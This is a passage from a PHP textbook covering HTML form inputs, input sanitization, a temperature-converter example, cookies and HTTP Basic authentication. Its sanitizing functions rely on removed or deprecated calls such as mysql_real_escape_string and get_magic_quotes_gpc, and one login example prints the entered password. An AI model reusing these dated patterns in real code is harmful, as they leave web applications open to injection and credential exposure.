If you wish to try this (and the other HTML code samples), type it in and save it with a *.html* file extension, such as *test.html*, then load that file into your browser.

Take a look at the third and fourth inputs. By populating the `value` parameter, you display a default value in the field, which the users can then change if they wish. With sensible default values you can often make your web forms more user-friendly by minimizing unnecessary typing. The result of the previous code looks like [Figure 11-3](#). Of course, this was created just to illustrate default values, and because the program *calc.php* has not been written, the form will not do anything if submitted.




Figure 11-3. Using default values for selected form fields

Default values are also used for hidden fields if you want to pass extra information from your web page to your program, in addition to what users enter. We'll look at hidden fields later in this chapter.

## Input Types

HTML forms are very versatile and allow you to submit a wide range of different types of inputs, ranging from text boxes and text areas to checkboxes, radio buttons, and more.

### Text boxes

Probably the type of input you will use most often is the text box. It accepts a wide range of alphanumeric text and other characters in a single-line box. The general format of a text box input is:

```
<input type="text" name="name" size="size" maxlength="length" value="value" />
```

We've already covered the `name` and `value` parameters, but two more are introduced here: `size` and `maxLength`. The `size` parameter specifies the width of the box, in characters of the current font, as it should appear on the screen, and `maxLength` specifies the maximum number of characters that a user is allowed to enter into the field.

The only required parameters are `type`, which tells the web browser what type of input is to be expected, and `name`, for providing a name to the input that is then used to process the field upon receipt of the submitted form.

## Text areas

When you need to accept input of more than a single line of text, use a text area. This is similar to a text box but, because it allows multiple lines, it has some different parameters. Its general format looks like this:

```
<textarea name="name" cols="width" rows="height" wrap="type">
</textarea>
```

The first thing to notice is that `<textarea>` has its own tag and is not a subtype of the `<input>` tag. It therefore requires a closing `</textarea>` to end input.

Instead of a default parameter, if you have default text to display, you must put it before the closing `</textarea>`, like this:

```
<textarea name="name" cols="width" rows="height" wrap="type">
This is some default text.
</textarea>
```

It will then be displayed and be editable by the user. To control the width and height, use the `cols` and `rows` parameters. Both use the character spacing of the current font to determine the size of the area. If you omit these values, a default input box will be created that will vary in dimensions depending on the browser used, so you should always define them to be certain about how your form will appear.

Lastly, you can control how the text entered into the box will wrap (and how any such wrapping will be sent to the server) using the `wrap` parameter. [Table 11-1](#) shows the wrap types available. If you leave out the `wrap` parameter, soft wrapping is used.

*Table 11-1. The wrap types available in a <textarea> input*

Type	Action
off	Text does not wrap and lines appear exactly as the user types them.
soft	Text wraps but is sent to the server as one long string without carriage returns and line feeds.
hard	Text wraps and is sent to the server in wrapped format with soft returns and line feeds.

## Checkboxes

When you want to offer a number of different options to a user, from which he can select one or more items, checkboxes are the way to go. The format to use is:

```
<input type="checkbox" name="name" value="value" checked="checked" />
```

If you include the `checked` parameter, the box is already checked when the browser is displayed (the string you assign to the parameter doesn't matter; the parameter just has to be present). If you don't include the parameter, the box is shown unchecked. Here is an example of an unchecked box:

```
I Agree <input type="checkbox" name="agree" />
```

If the user doesn't check the box, no value will be submitted. But if he does, a value of "on" will be submitted for the field named `agree`. If you prefer to have your own value submitted instead of the word "on" (such as the number 1), you could use the following syntax:

```
I Agree <input type="checkbox" name="agree" value="1" />
```

On the other hand, if you wish to offer a newsletter to your readers when submitting a form, you might want to have the checkbox already checked as the default value:

```
Subscribe? <input type="checkbox" name="news" checked="checked" />
```

If you want to allow groups of items to be selected at one time, assign them all the same name. However, be aware that only the last item checked will be submitted, unless you pass an array as the name. For example, [Example 11-4](#) allows the user to select her favorite ice cream flavors (see [Figure 11-4](#) for how it displays in a browser).

*Example 11-4. Offering multiple checkbox choices*

```
Vanilla <input type="checkbox" name="ice" value="Vanilla" />  
Chocolate <input type="checkbox" name="ice" value="Chocolate" />  
Strawberry <input type="checkbox" name="ice" value="Strawberry" />
```



*Figure 11-4. Using checkboxes to make quick selections*

If only one of the checkboxes is selected, such as the second one, only that item will be submitted (the field named `ice` will be assigned the value "Chocolate"). But if two or more are selected, only the last value will be submitted, with prior values being ignored.

If you *want* exclusive behavior—so that only one item can be submitted—you should use *radio buttons* (see the next section). If, however, you want to allow multiple submissions, you have to slightly alter the HTML, as shown in [Example 11-5](#) (note the addition of the square brackets, `[]`, following the values of `ice`):

*Example 11-5. Submitting multiple values with an array*

```
Vanilla <input type="checkbox" name="ice[]" value="Vanilla" />  
Chocolate <input type="checkbox" name="ice[]" value="Chocolate" />  
Strawberry <input type="checkbox" name="ice[]" value="Strawberry" />
```

Now when the form is submitted, if any of these items have been checked, an array called `ice` will be submitted that contains any and all selected values. In each case, you can extract either the single submitted value or the array of values to a variable, like this:

```
$ice = $_POST['ice'];
```

If the field `ice` has been posted as a single value, `$ice` will be a single string, such as "Strawberry". But if `ice` was defined in the form as an array (like in [Example 11-5](#)), `$ice` will be an array, and its number of elements will be the number of values submitted. [Table 11-2](#) shows the seven possible sets of values that could be submitted by this HTML for one, two, or all three selections. In each case, an array of one, two, or three items is created.

*Table 11-2. The seven possible sets of values for the array `$ice`*

One value submitted	Two values submitted	Three values submitted
<code>\$ice[0] =&gt; Vanilla</code>	<code>\$ice[0] =&gt; Vanilla</code>	<code>\$ice[0] =&gt; Vanilla</code>
<code>\$ice[0] =&gt; Chocolate</code>	<code>\$ice[1] =&gt; Chocolate</code>	<code>\$ice[1] =&gt; Chocolate</code>
<code>\$ice[0] =&gt; Strawberry</code>	<code>\$ice[0] =&gt; Vanilla</code>	<code>\$ice[2] =&gt; Strawberry</code>
	<code>\$ice[1] =&gt; Strawberry</code>	
	<code>\$ice[0] =&gt; Chocolate</code>	
	<code>\$ice[1] =&gt; Strawberry</code>	

If `$ice` is an array, the PHP code to display its contents is quite simple and might look like this:

```
foreach($ice as $item) echo "$item<br />";
```

This uses the standard PHP `foreach` construct to iterate through the array `$ice` and pass each element's value into the variable `$item`, which is then displayed using the `echo` command. The `<br />` is just an HTML formatting device, to force a new line after each flavor in the display.

By default, checkboxes are square.

## Radio buttons


Radio buttons are named after the push-in preset buttons found on many older radios, where any previously depressed button pops back up when another is pressed. They are used when you want only a single value to be returned from a selection of two or

more options. All the buttons in a group must use the same name and, because only a single value is returned, you do not have to pass an array.

For example, if your website offers a choice of delivery times for items purchased from your store, you might use HTML like that in [Example 11-6](#) (see [Figure 11-5](#) to see how it displays).

*Example 11-6. Using radio buttons*

```
8am-Noon<input type="radio" name="time" value="1" />|
Noon-4pm<input type="radio" name="time" value="2" checked="checked"/>|
4pm-8pm<input type="radio" name="time" value="3" />
```



*Figure 11-5. Selecting a single value with radio buttons*

Here, the second option, **Noon-4pm**, has been selected by default. Providing a default choice ensures that at least one delivery time will be selected, which users can change to one of the other two options if they prefer. Had one of the items not been already checked, the user might forget to select an option and no value would be submitted at all for the delivery time.

By default, radio buttons are round.

## Hidden fields

Sometime it is convenient to have hidden form fields so that you can keep track of the state of form entry. For example, you might wish to know whether a form has already been submitted. You can achieve this by adding some HTML such as the following to your PHP code:

```
echo '<input type="hidden" name="submitted" value="yes" />'
```

This is a simple PHP `echo` statement that adds an input field to the HTML form. Let's assume the form was created outside the program and displayed to the user. The first time the PHP program receives the input, this line of code has not run, so there will be no field named `submitted`. The PHP program recreates the form, adding the input field. Then, when the visitor resubmits the form, the PHP program receives it with the `submitted` field set to "yes". The code can simply check whether the field is present:

```
if (isset($_POST['submitted']))
{...
```




Figure 11-6. Creating a drop-down list with `select`

Hidden fields can also be useful for storing other details, such as a session ID string that you might create to identify a user, and so on.



Never treat hidden fields as secure, because they are not. The HTML containing them can easily be viewed using a browser's view source feature.

## Select

The `select` tag lets you create a drop-down list of options, offering either single or multiple selections. It conforms to the following syntax:

```
<select name="name" size="size" multiple="multiple">
```

The parameter `size` is the number of lines to display. Clicking on the display causes a list to drop down showing all the options. If you use the `multiple` parameter, the user can select multiple options from the list by pressing the Ctrl key when clicking. So, to ask a user for his favorite vegetable from a choice of five, you might use HTML like that in [Example 11-7](#), which offers a single selection.

*Example 11-7. Using `select`*

```
Vegetables <select name="veg" size="1">  
<option value="Peas">Peas</option>  
<option value="Beans">Beans</option>  
<option value="Carrots">Carrots</option>  
<option value="Cabbage">Cabbage</option>  
<option value="Broccoli">Broccoli</option>  
</select>
```

This HTML offers five choices, with the first one, *Peas*, preselected (due to it being the first item). [Figure 11-6](#) shows the output where the list has been clicked on to drop it down, and the option *Carrots* has been highlighted.

If you want to have a different default option offered first (such as *Beans*), use the `selected` tag, like this:


```
<option selected="selected" value="Beans">Beans</option>
```

You can also allow for users to select more than one item, as in [Example 11-8](#).

*Example 11-8. Using select with the multiple parameter*

```
Vegetables <select name="veg" size="5" multiple="multiple">
<option value="Peas">Peas</option>
<option value="Beans">Beans</option>
<option value="Carrots">Carrots</option>
<option value="Cabbage">Cabbage</option>
<option value="Broccoli">Broccoli</option>
</select>
```

This HTML is not very different; the only changes are that the size has been changed to "5" and the parameter `multiple` has been added. But, as you can see from [Figure 11-7](#), it is now possible to select more than one option by using the Ctrl key when clicking.



*Figure 11-7. Using a select with the multiple parameter*

You can leave out the `size` parameter if you wish, and the output will be the same, but with a larger list the drop-down box might take up too much screen space, so I recommend that you pick a suitable number of rows and stick with it. I also recommend against multiple select boxes smaller than two rows in height—some browsers may not correctly display the scroll bars needed to access it.

You can also use the `selected` tag within a multiple select and can, in fact, have more than one option preselected if you wish.

## Labels

You can provide an even better user experience by utilizing the `<label>` tag. With it, you can surround a form element, making it selectable by clicking any visible part contained between the opening and closing `<label>` tags.

For example, going back to the example of choosing a delivery time, you could allow the user to click on the radio button itself *and* the associated text, like this:

```
<label>8am-Noon<input type="radio" name="time" value="1" /></label>
```

The text will not be underlined like a hyperlink when you do this, but as the mouse pointer passes over it it will change to an arrow instead of a text cursor, indicating that the whole item is clickable.

### The submit button

To match the type of form being submitted, you can change the text of the submit button to anything you like by using the `value` parameter, like this:

```
<input type="submit" value="Search" />
```

You can also replace the standard text button with a graphic image of your choice, using HTML such as this:

```
<input type="image" name="submit" src="image.gif" />
```

## Sanitizing Input

Now we return to PHP programming. It can never be emphasized enough that handling user data is a security minefield, and that it is essential to learn to treat all such data with the utmost caution from the word go. It's actually not that difficult to sanitize user input from potential hacking attempts, and it must be done.

The first thing to remember is that regardless of what constraints you have placed in an HTML form to limit the types and sizes of inputs, it is a trivial matter for a hacker to use her browser's view source feature to extract the form and modify it to provide malicious input to your website.

Therefore, you must never trust any variable that you fetch from either the `$_GET` or `$_POST` arrays until you have processed it. If you don't, users may try to inject JavaScript into the data to interfere with your site's operation, or even attempt to add MySQL commands to compromise your database.

Instead of just using code such as the following when reading in user input:

```
$variable = $_POST['user_input'];
```

you should also use one or more of the following lines of code. For example, to prevent escape characters being injected into a string that will be presented to MySQL, you should use the following (remembering that this function takes into account the current character set of a MySQL connection, so it can be used only with an open connection):

```
$variable = mysql_real_escape_string($variable);
```

To get rid of unwanted slashes, such as those inserted using the (now deprecated) `magic_quotes_gpc` directive, use:

```
$variable = stripslashes($variable);
```

And to remove any HTML from a string, use the following:

```
$variable = htmlentities($variable);
```

For example, this would change a string of interpretable HTML code like `<b>hi</b>` into `&lt;b&gt;hi&lt;/b&gt;`, which displays as text and won't be interpreted as HTML tags.

Finally, if you wish to strip HTML entirely from an input, use the following:

```
$variable = strip_tags($variable);
```

In fact, until you know exactly what sanitization you require for a program, [Example 11-9](#) shows a pair of functions that bring all these checks together to provide a very good level of security.

*Example 11-9. The `sanitizeString` and `sanitizeMySQL` functions*

```
<?php
function sanitizeString($var)
{
    if (get_magic_quotes_gpc()) $var = stripslashes($var);
    $var = htmlentities($var);
    $var = strip_tags($var);
    return $var;
}

function sanitizeMySQL($var)
{
    $var = mysql_real_escape_string($var);
    $var = sanitizeString($var);
    return $var;
}
?>
```

Add this code to the end of your PHP programs and you can then call it for each user input to sanitize, like this:

```
$variable = sanitizeString($_POST['user_input']);
```

Or, when you have an open MySQL connection:

```
$variable = sanitizeMySQL($_POST['user_input']);
```

## An Example Program

Let's look at how a real-life PHP program integrates with an HTML form by creating the program `convert.php`, listed in [Example 11-10](#). Type it in as shown and try it for yourself.

*Example 11-10. A program to convert values between Fahrenheit and Celsius*

```
<?php // convert.php
$f = $c = "";

if (isset($_POST['f'])) $f = sanitizeString($_POST['f']);
if (isset($_POST['c'])) $c = sanitizeString($_POST['c']);
```




Figure 11-8. The temperature conversion program in action

```

if ($f != '')
{
    $c = intval((5 / 9) * ($f - 32));
    $out = "$f °f equals $c °c";
}
elseif($c != '')
{
    $f = intval((9 / 5) * $c + 32);
    $out = "$c °c equals $f °f";
}
else $out = "";

echo <<<_END
<html><head><title>Temperature Converter</title>
</head><body><pre>
Enter either Fahrenheit or Celsius and click on Convert

<b>$out</b>
<form method="post" action="convert.php">
Fahrenheit <input type="text" name="f" size="7" />
    Celsius <input type="text" name="c" size="7" />
        <input type="submit" value="Convert" />
</form></pre></body></html>
_END;

function sanitizeString($var)
{
    $var = stripslashes($var);
    $var = htmlentities($var);
    $var = strip_tags($var);
    return $var;
}
?>

```

When you call up *convert.php* in a browser, the result should look something like the screen grab in [Figure 11-8](#).

To break the program down, the first line initializes the variables `$c` and `$f` in case they do not get posted to the program. The next two lines fetch the values of either the field named `f` or the one named `c`, for an input Fahrenheit or Celsius value. If the user inputs both, the Celsius is simply ignored and the Fahrenheit value is converted. As a security measure, the new function `sanitizeString` from [Example 11-9](#) is also used.

So, having submitted either values or empty strings in both `$f` and `$c`, the next portion of code constitutes an `if...elseif...else` structure that first tests whether `$f` has a value. If not, it checks `$c`; if `$c` does not have a value either, the variable `$out` is set to the empty string (more on that in a moment).

If `$f` is found to have a value, the variable `$c` is assigned a simple mathematical expression that converts the value of `$f` from Fahrenheit to Celsius. The formula used is  $Celsius = (5 / 9) * (Fahrenheit - 32)$ . The variable `$out` is then set to a message string explaining the conversion.

On the other hand, if `$f` is found not to have a value but `$c` does, a complementary operation is performed to convert the value of `$c` from Celsius to Fahrenheit and assign the result to `$f`. The formula used is  $Fahrenheit = (9 / 5) * Celsius + 32$ . As with the previous section, the string `$out` is then set to contain a message about the conversion.

In both conversions, the PHP `intval` function is called to convert the result of the conversion to an integer value. This isn't necessary, but it looks better.

With all the arithmetic done, the program now outputs the HTML, which starts with the basic head and title and then provides some introductory text before displaying the value of `$out`. If no temperature conversion was made, `$out` will have a value of `NULL` and nothing will be displayed, which is exactly what we want when the form hasn't yet been submitted. But if a conversion was made, `$out` contains the result, which is displayed.

After this, we come to the form, which is set to submit using the `POST` method to the file `convert.php` (the program itself). Within the form, there are two inputs for either a Fahrenheit or Celsius value to be entered. A submit button with the text "Convert" is then displayed, and the form is closed.

After outputting the HTML to close the document, we come finally to the function `sanitizeString` from [Example 11-9](#).



All the examples in this chapter have used the `POST` method to send form data. I recommend this, as it's the neatest and most secure method. However, the forms can easily be changed to use the `GET` method, as long as values are fetched from the `$_GET` array instead of the `$_POST` array. Reasons to do this might include to make the result of a search bookmarkable or directly linkable from another page.

## Test Your Knowledge

1. Form data can be submitted using either the `POST` or the `GET` method. Which associative arrays are used to pass this data to PHP?
2. What is `register_globals` and why is using it a bad idea?
3. What is the difference between a text box and a text area?
4. If a form has to offer three choices to a user, each of which is mutually exclusive (so that only one of the three can be selected), which input type would you use for this, given a choice between checkboxes and radio buttons?
5. How can you submit a group of selections from a web form using a single field name?
6. How can you submit a form field without displaying it in the browser?
7. Which HTML tag is used to encapsulate a form element and supporting text or graphics, making the entire unit selectable with a mouse-click?
8. Which PHP function converts HTML into a format that can be displayed but will not be interpreted as HTML by a browser?

See “[Chapter 11 Answers](#)” on page 510 in [Appendix A](#) for the answers to these questions.

---

# Cookies, Sessions, and Authentication

As your web projects grow larger and more complicated, you will find an increasing need to keep track of your users. Even if you aren't offering logins and passwords, you will still often need to store details about a user's current session and possibly also recognize users when they return to your site.

Several technologies support this kind of interaction, ranging from simple browser cookies to session handling and HTTP authentication. Between them, they offer the opportunity for you to configure your site to your users' preferences and ensure a smooth and enjoyable transition through it.

## Using Cookies in PHP

A cookie is an item of data that a web server saves to your computer's hard disk via a web browser. It can contain almost any alphanumeric information (as long as it's under 4 KB) and can be retrieved from your computer and returned to the server. Common uses include session tracking, maintaining data across multiple visits, holding shopping cart contents, storing login details, and more.

Because of their privacy implications, cookies can be read only from the issuing domain. In other words, if a cookie is issued by, for example, <http://www.oreilly.com>, it can be retrieved only by a web server using that domain. This prevents other websites from gaining access to details they are not authorized to have.

Due to the way the Internet works, multiple elements on a web page can be embedded from multiple domains, each of which can issue its own cookies. These are referred to as *third-party* cookies. Most commonly, they are created by advertising companies in order to track users across multiple websites.

Most browsers allow users to turn off cookies for either the current server's domain, third-party servers, or both. Fortunately, most people who disable cookies do so only for third-party websites.

Cookies are exchanged during the transfer of headers, before the actual HTML of a web page is sent, and it is impossible to send a cookie once any HTML has been transferred. Therefore, careful planning of cookie usage is important. Figure 12-1 illustrates a typical request and response dialog between a web browser and web server passing cookies.




Figure 12-1. A browser/server request/response dialog with cookies

This exchange shows a browser receiving two pages:

1. The browser issues a request to retrieve the main page, *index.html*, at the website <http://www.webserver.com>. The first header specifies the file and the second header specifies the server.
2. When the web server at *webserver.com* receives this pair of headers, it returns some of its own. The second header defines the type of content to be sent (*text/html*) and the third one sends a cookie with the name *name* and the value *value*. Only then are the contents of the web page transferred.
3. Once the browser has received the cookie, it will then return it with every future request made to the issuing server until the cookie expires or is deleted. So, when the browser requests the new page */news.html*, it also returns the cookie *name* with the value *value*.
4. Because the cookie has already been set, when the server receives the request to send */news.html*, it does not have to resend the cookie, but just returns the requested page.

## Setting a Cookie

Setting a cookie in PHP is a simple matter. As long as no HTML has yet been transferred, you can call the `setcookie` function, which has the following syntax (see [Table 12-1](#)):

```
setcookie(name, value, expire, path, domain, secure, httponly);
```

Table 12-1. The `setcookie` parameters

Parameter	Description	Example
<code>name</code>	The name of the cookie. This is the name that your server will use to access the cookie on subsequent browser requests.	<code>username</code>
<code>value</code>	The value of the cookie, or the cookie's contents. This can contain up to 4KB of alphanumeric text.	<code>Hannah</code>
<code>expire</code>	(Optional) The Unix timestamp of the cookie's expiration date. Generally, you will use <code>time()</code> plus or minus a number of seconds. If not set, the cookie expires when the browser closes.	<code>time() + 2592000</code>
<code>path</code>	(Optional) The path of the cookie on the server. If this is a <code>/</code> (forward slash), the cookie is available over the entire domain, such as <a href="http://www.webserver.com">http://www.webserver.com</a> . If it is a subdirectory, the cookie is available only within that subdirectory. The default is the current directory that the cookie is being set in, and this is the setting you will normally use.	<code>/</code>
<code>domain</code>	(Optional) The Internet domain of the cookie. If this is <code>.webserver.com</code> , the cookie is available to all of <code>webserver.com</code> and its subdomains, such as <code>www.webserver.com</code> and <code>images.webserver.com</code> . If it is <code>images.webserver.com</code> , the cookie is available only to <code>images.webserver.com</code> and its subdomains, such as <code>sub.images.webserver.com</code> , but not, say, to <code>www.webserver.com</code> .	<code>.webserver.com</code>
<code>secure</code>	(Optional) Whether the cookie must use a secure connection ( <code>https://</code> ). If this value is <code>TRUE</code> , the cookie can be transferred only across a secure connection. The default is <code>FALSE</code> .	<code>FALSE</code>
<code>httponly</code>	(Optional; implemented since PHP version 5.2.0) Whether the cookie must use the HTTP protocol. If this value is <code>TRUE</code> , scripting languages such as JavaScript cannot access the cookie. (Not supported in all browsers.) The default is <code>FALSE</code> .	<code>FALSE</code>

So, to create a cookie with the name `username` and the value “Hannah” that is accessible across the entire web server on the current domain, and will be removed from the browser's cache in seven days, use the following:

```
setcookie('username', 'Hannah', time() + 60 * 60 * 24 * 7, '/');
```

## Accessing a Cookie

Reading the value of a cookie is as simple as accessing the `$_COOKIE` system array. For example, if you wish to see whether the current browser has the cookie called `username` already stored and, if so, to read its value, use the following:

```
if (isset($_COOKIE['username']))  
    $username = $_COOKIE['username'];
```

Note that you can read a cookie back only after it has been sent to a web browser. This means that when you issue a cookie, you cannot read it in again until the browser reloads the page (or another with access to the cookie) from your website and passes the cookie back to the server in the process.

## Destroying a Cookie

To delete a cookie, you must issue it again and set a date in the past. It is important for all parameters in your new `setcookie` call except the timestamp to be identical to the parameters used when the cookie was first issued; otherwise, the deletion will fail. Therefore, to delete the cookie created earlier, you would use the following:

```
setcookie('username', 'Hannah', time() - 2592000, '/');
```

As long as the time given is in the past, the cookie should be deleted. However, I have used a time of 2,592,000 seconds (one month) in the past in this example, in case the client computer's date and time are not set correctly.

## HTTP Authentication

HTTP authentication uses the web server to manage users and passwords for the application. It's adequate for most applications that ask users to log in, although some applications have specialized needs or more stringent security requirements that call for other techniques.

To use HTTP authentication, PHP sends a header request asking to start an authentication dialog with the browser. The server must have this feature turned on in order for it to work, but because it's so common, your server is very likely to offer the feature.



Although it is usually installed with Apache, HTTP authentication may not necessarily be installed on the server you use. If when you attempt to run these examples, you see an error message telling you that the feature is not enabled, you must install the module, change the configuration file to load the module, or ask your system administrator to do these fixes.

From the users' point of view, when they enter your URL into the browser or visit via a link, an "Authentication Required" prompt pops up requesting two fields: User Name and Password (see [Figure 12-2](#) for how this looks in Firefox).

The code to make this happen looks like [Example 12-1](#).

*Example 12-1. PHP authentication*

```
<?php
if (isset($_SERVER['PHP_AUTH_USER']) &&
    isset($_SERVER['PHP_AUTH_PW']))
```




Figure 12-2. An HTTP authentication login prompt

```
{
    echo "Welcome User: " . $_SERVER['PHP_AUTH_USER'] .
        " Password: " . $_SERVER['PHP_AUTH_PW'];
}
else
{
    header('WWW-Authenticate: Basic realm="Restricted Section"');
    header('HTTP/1.0 401 Unauthorized');
    die("Please enter your username and password");
}
?>
```

The very first thing the program does is look for two particular values: `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']`. If they both exist, they represent the username and password entered by a user into an authentication prompt.

If either of the values does not exist, the user has not yet been authenticated and the prompt in [Figure 12-2](#) is displayed by issuing the following header, where “Basic realm” is the name of the section that is protected and appears as part of the pop-up prompt:

```
WWW-Authenticate: Basic realm="Restricted Area"
```

If the user fills out the fields, the PHP program runs again from the top. But if the user clicks on the Cancel button, the program proceeds to the following two lines, which send the following header and an error message:

```
HTTP/1.0 401 Unauthorized
```

The `die` statement causes the text “Please enter your username and password” to be displayed (see [Figure 12-3](#)).




Figure 12-3. The result of clicking on the Cancel button



Once a user has been authenticated, you will not be able to get the authentication dialog to pop up again unless the user closes and reopens all browser windows, as the web browser will keep returning the same username and password to PHP. You may need to close and reopen your browser a few times as you work through this section and try out different things.

